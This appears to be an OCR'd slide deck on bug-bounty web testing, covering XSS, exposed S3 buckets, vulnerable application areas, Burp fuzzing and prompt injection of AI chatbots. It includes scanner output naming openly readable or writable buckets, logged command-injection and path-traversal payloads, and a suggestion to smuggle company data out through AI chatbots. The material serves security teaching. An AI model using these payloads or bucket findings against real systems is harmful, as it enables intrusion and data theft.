Submitted	25 May 2021 16:20:10 UTC
Target Location	*.tesla.com
Target category	Website Testing
VRT	Cross-Site Scripting (XSS) > Reflected > Non-Self
Priority	P3
Bug URL	https://www.tesla.com/ro_ro/model3/design#payment

<https://bugcrowd.com/disclosures/aac249ea-fe92-4b43-99e9-dda021c0ff4d/postmessage-xss-in-tesla-payment-page>

BIG QUESTIONS (HANDLING VULNS)

Next, a question I find myself asking when I'm looking at an application is how does its web application **framework** protect against a common type of vulnerability and have there been any bypasses?

XSS, CSRF, Input validation, Output Encoding.

Google search results for "laravel xss":

- laravel xss protection
- laravel xss middleware
- laravel xss validation
- laravel xss filter
- laravel xss security
- laravel xss protection middleware
- laravel xss exploit
- laravel xss bypass
- laravel xss api
- laravel xss payload

Report inappropriate predictions

htmlentities('javascript:alert("xss")', ENT_QUOTES, '...')
6 answers · 8 votes: class XSSProtection { /** • The following method loops through all request...
How to secure my laravel app from Cross-Site Scripting? Jan 28, 2019
How can you apply xss filters in laravel 4 framework? - Stack ... May 22, 2017
How can I allow WYSIWYG editors and disable XSS attacks ... Apr 9, 2017
Laravel: sanitize user input against XSS when HTML tags are ... Dec 5, 2016
More results from stackoverflow.com

<https://www.cloudways.com/blog/prevent-laravel-xss-exploits>
Laravel Validation & Sanitization to Prevent XSS Exploits
Best Practices for XSS Protection in a Laravel Application — Protecting the system from malicious code; Safeguarding the web server, database, and ...
Why do we need Input... · Possible XSS Exploitation Points · Laravel Sanitization

<https://medium.com/laravel-security/65bafe44b0a>
Laravel Security Best Practices for Your Website - Medium
Protection against XSS (Cross Site Scripting) ... Cross-site scripting (XSS) allows attackers to inject malicious scripts into the content of trustworthy websites ...

People also ask

Is Laravel safe from XSS?

BIG QUESTIONS (DATA STORAGE)

Lastly a question I find myself asking when I'm looking at an application is **how does it store data?**

Where are image and file uploads going?

What kind of database do I think they are using?

```
$ s3scanner scan --buckets-file bucket-names.txt
summer.starbucks.com | bucket_exists | AuthUsers: [], AllUsers: [Read]
placewise | bucket_exists | AuthUsers: [], AllUsers: []
hype-prod | bucket_exists | AuthUsers: [], AllUsers: []
csbd.sony.com | bucket_not_exist
udemy-web-upload-bucket | bucket_exists | AuthUsers: [], AllUsers: []
mdsp-test | bucket_not_exist
pendo | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
rzeczoznawca | bucket_exists | AuthUsers: [], AllUsers: [Read]
red-dev | bucket_exists | AuthUsers: [], AllUsers: []
allinoneseo | bucket_exists | AuthUsers: [], AllUsers: [Read]
save-song | bucket_not_exist
gandcfabcon | bucket_not_exist
devoe | bucket_exists | AuthUsers: [], AllUsers: [Read]
appshack | bucket_exists | AuthUsers: [], AllUsers: [Read]
woo-staging | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
checkon | bucket_not_exist
caspar-staging | bucket_exists | AuthUsers: [], AllUsers: [Read]
pinnacle-dev | bucket_exists | AuthUsers: [], AllUsers: [Read, Write, ReadACP, WriteACP]
lumaforge | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
rodekors | bucket_exists | AuthUsers: [], AllUsers: [Read]
mustafa | bucket_exists | AuthUsers: [], AllUsers: [FullControl]
dev-place | bucket_not_exist
sioux | bucket_exists | AuthUsers: [], AllUsers: [ReadACP]
vtc-test | bucket_exists | AuthUsers: [], AllUsers: [Read]
$
```



HEAT MAPPING

HEAT MAPPING


This section called heat mapping is a relatively small one where I describe, based on my personal experience, where I see most vulnerabilities inside of enterprise applications.

Many of you will already know these things from your time in bounty or offsec testing but **newer testers gain value from this context.**

HEAT MAPPING (UPLOADS)

One of the more common places you can see vulnerability is in on an enterprise level site is wherever they allow you to upload files. This includes uploading any format such as images or documents.


One important note is to remember that if a document upload exists that data when it comes down to it it's just XML data. So it can be subject to XML based vulnerabilities like XXE.



HEAT MAPPING (CONTENT TYPES)

While this is not explicitly a “place to look” in it is an alert to be aware of when you’re looking at your proxy data.

Anytime a request a response includes a **multipart-form**, or it returns or sends **XML**, or sends or returns **JSON** Data, I am interested in it.






HEAT MAPPING (APIs)

In the last section some of those triggers will cause us to fall down the rabbit hole of API testing.

Since many application nowadays are just front end for routes or now host verbatim APIs, API testing is a paramount skill set to develop especially and newer technology is like **graphQL**.

Mainly when I see API bugs they are more inclined to be that the API itself did not **enforce authentication to pull down sensitive data**. Less and less are we seeing actual injection in APIs.



HEAT MAPPING (ACCOUNT SECTION)


When testing an application most of the time your authenticated view will give you access to your personal account area.

In many cases this is where a lot of data ends up being **stored or persisted**. This means it is prime for stored cross-site scripting.

In addition, the account section is usually where you can set up additional integrations.

These **integrations** that allow applications to connect to each other can be subject to various types of vulnerabilities.


Additionally, not visualized, is the opportunity to add **blind XSS payloads in your profile** or account section!



HEAT MAPPING (ERRORS)

Again, this is less of an area and more of a trigger for application security testers. When you see in your interception proxy many errors coming back you have the ability through logger in burp to understand what triggered that error.

If it was a certain meta character, or injection attempt, you now have the opportunity to play with that request an intruder and find out if you can exploit a real injection or cause an application level denial of service.



HEAT MAPPING (PASSING PATHS)

Lastly a common area to investigate is anytime you see an application passing a **path** or **URL** as part of a value of a parameter or in a route.

If the web application is taking a path or a URL it needs to parse that in some way.

URL and path parsers are notoriously known for being subject to **redirect** vulnerabilities and **server-side request forgery**.

Paths or URLs passed as values


SSRF

Redirs

HEAT MAPPING (HELP CHATBOTS)

Anytime you see a chat bot that is designed to help you connect with the customer service of the application it should be tested for blind cross site scripting.

Many companies either misconfigured common integrations with these chat bots that they buy or they try to code these chat bots themselves and end up being subject to blind vulnerabilities.



HEAT MAPPING (AI CHATBOTS)

Many companies will begin to roll out helpful chat bots like the one listed in the previous slide but that are AI and enabled.

A new skill set for offensive security people will be to use prompt injection to try and smuggle out data from the company through a helpful AI chat bot.

Your goal is to make Gandalf reveal the secret password for each level. However, Gandalf will level up each time you guess the password, and will try harder not to give it away. Can you beat level 7? (There is a bonus level 8)



(LVL 1)

Ask me for the password and I'll happily answer!

Ask Gandalf a question...

Send

<https://gandalf.lakera.ai/>



WEB FUZZING

WEB FUZZING

In the previous automation section we discussed scanning for **CVE's**. CVE's are **known** vulnerabilities that tools look for. They check an **existing web paths** that they know to be subject to some vulnerability.

A more in-depth sort of scanning is **dynamic scanning** where we take **one parameter or value** and try to **inject payloads** into it to see if we can trigger a vulnerability type.

Dynamic scanning is more **in-depth** than general CVE scanning.

This process can **also be called web fuzzing**.

This is the type of scanning that **burp** does on every parameter when you do an **active scan**.

So what are the best practices when **web fuzzing**?

The screenshot shows the Burp Suite interface with the 'Logger' tab selected. The top navigation bar includes 'Proxy', 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger' (which is highlighted in red), and 'Extensions'. Below the navigation is a status bar: 'limit set to 100MB | Capturing requests up to 1MB; capturing responses up to 1MB'. The main area is divided into two sections: 'Tool' and 'Response'. The 'Tool' section lists 8 requests from a 'Scanner' tool, all using GET method and targeting '0a0300770358461ac094... /filter'. The 'Query' column shows various injected payloads like 'category=..%5c..%5c..%' and 'category=Gifts%22%7cp...'. The 'Response' section shows the raw HTTP response for the first request, which is a 500 Internal Server Error. The response body contains HTML code and links to 'labheader.css' and 'labs.css'.

Tool	Method	Host	Path	Query	Param
Scanner	GET	0a0300770358461ac094...	/filter	category=..%5c..%5c..%	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%22%7cp...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts'%7cping...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%26ping...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%7cping...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%7cping...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts'%7cecho...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%22%7ce...	2

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 2196
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href=/resources/css/labs.css rel="stylesheet">
```

WEB FUZZING (BURP POLICIES)

LAB

WEB FUZZING (BACKSLASH POWERED)

Even after making the **separation** of looking for **CVEs** and doing **dynamic scanning** there is also a further split of the types of fuzzing you can do in dynamic scanning.

Burp attempts to inject many payloads into parameter values and routes.

Even more in-depth dynamic scanning can be done by just trying to elicit errors from the application.

You can use James kettle's tool [backslash powered scanner](#) to fuzz routes and parameters and elicit these errors.

If you do indeed elicit an error then you must spend the time to understand what you can do by causing that error with that injection character.

 **Suspicious Input Transformation**

Issue: Suspicious Input Transformation
Severity: High
Confidence: Tentative
Host: <https://www.secnews.gr>
Path: /

Note: This issue was generated by the Burp extension: Backslash Powered Scanner.

Issue detail

The application transforms input in a way that suggests it might be vulnerable to some kind of server-side code injection

Affected parameter:
Interesting transformations:

- \0 =>

Boring transformations:

- \101 => 101
- \x41 => x41
- \u0041 => u0041
- \1 => 1
- \x0 => x0
- ' => '
- " => "
- { => {
- } => }
- (=> (
-) =>)
- [=> [
-] =>]
- \$ => \$
- ` => `
- / => /
- @ => @
- # => #
- ; => ;
- % => %
- & => &
- | => |
- ; => ;
- ^ => ^
- ? => ?

WEB FUZZING (DEFINED INSERTIONS POINTS)

One small tip for burp users is when you feel like a parameter might be subject to a vulnerability and you want to specifically scan it you can send the request to intruder, mark the place with payload markers, and then right click and choose **scan defined insertion points**.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. Below it, the 'Payloads' tab is active. A question mark icon leads to the 'Payload Positions' documentation. The attack type is set to 'Sniper'. In the request pane, a line of code is shown with the 'category' parameter highlighted in red, containing the placeholder '\$Lifestyle\$'. A context menu is open over this red-highlighted area, with the 'Scan defined insertion points' option highlighted in orange.

```
1 GET /filter?category=$Lifestyle$ HTTP/1.1
2 Host: target-ac6f1fb1e566e908081
3 Cookie: session=mqpv2cMJP1FDKUn8J
4 Sec-Ch-Ua: "Chromium";v="91", "N
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows
    Chrome/91.0.4472.124 Safari/537.3
8 Accept:
    text/html, application/xhtml+xml, a
    on/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Dest: document
12 Sec-Fetch-User: -1
```

- Send to Repeater Ctrl-R
- Send to Intruder Ctrl-I
- Scan defined insertion points**
- Do passive scan
- Do active scan
- Extensions >
- Convert selection >
- URL-encode as you type
- Cut Ctrl-X
- Copy Ctrl-C

WEB FUZZING (SSWLR - INTERPRETING RESULTS)

SENSITIVE = Status Code

SECRETS = Size

WERE = Word Count

LEAKED = Lines

RECENTLY = Response Time



VULNERABILITY TYPES

VULN TYPES

Reminder: not intro or comprehensive. Just my experience, tips, and valuable resources.



XSS

XSS (**METHODOLOGY**)

The best methodology I've ever seen or taken as a training for XSS has been by **Ashar Javed**. In a dissertation about XSS!

At this point eight years old.

Ashar routinely owns **Microsoft** and several other enterprise level applications with cross site scripting. He breaks down a methodology on how to know if you can exploit XSS based on the context you land in and a series of payload tries.

Even after taking a training of his sometimes I still struggle to replicate the exact methodology but it breaks down understanding that in each context where XSS can appear we need certain characters to be present in order to exploit.

On Cross-Site Scripting, Fallback Authentication and Privacy in Web Applications

Ashar Javed

(Place of birth: Bahawalpur (Pakistan))

ashar.javed@rub.de

13th November 2015



Ruhr-University Bochum
Horst Görtz Institute for IT-Security
Chair for Network and Data Security

*Dissertation zur Erlangung des Grades eines
Doktor-Ingenieurs der Fakultät für Elektrotechnik und
Informationstechnik an der Ruhr-Universität Bochum*

Submission Date: 09-04-2015

Oral Exam Date: 08-07-2015

First Supervisor: Prof. Dr. rer. nat. Jörg Schwier
Second Supervisor: Prof. Dr. rer. nat. Joachim Lutz

hg i NDS



4.6.3 Attribute Context




Figure 4.4: Attack Methodology for Attribute Context




Figure 4.5: Attack Methodology for URL Context

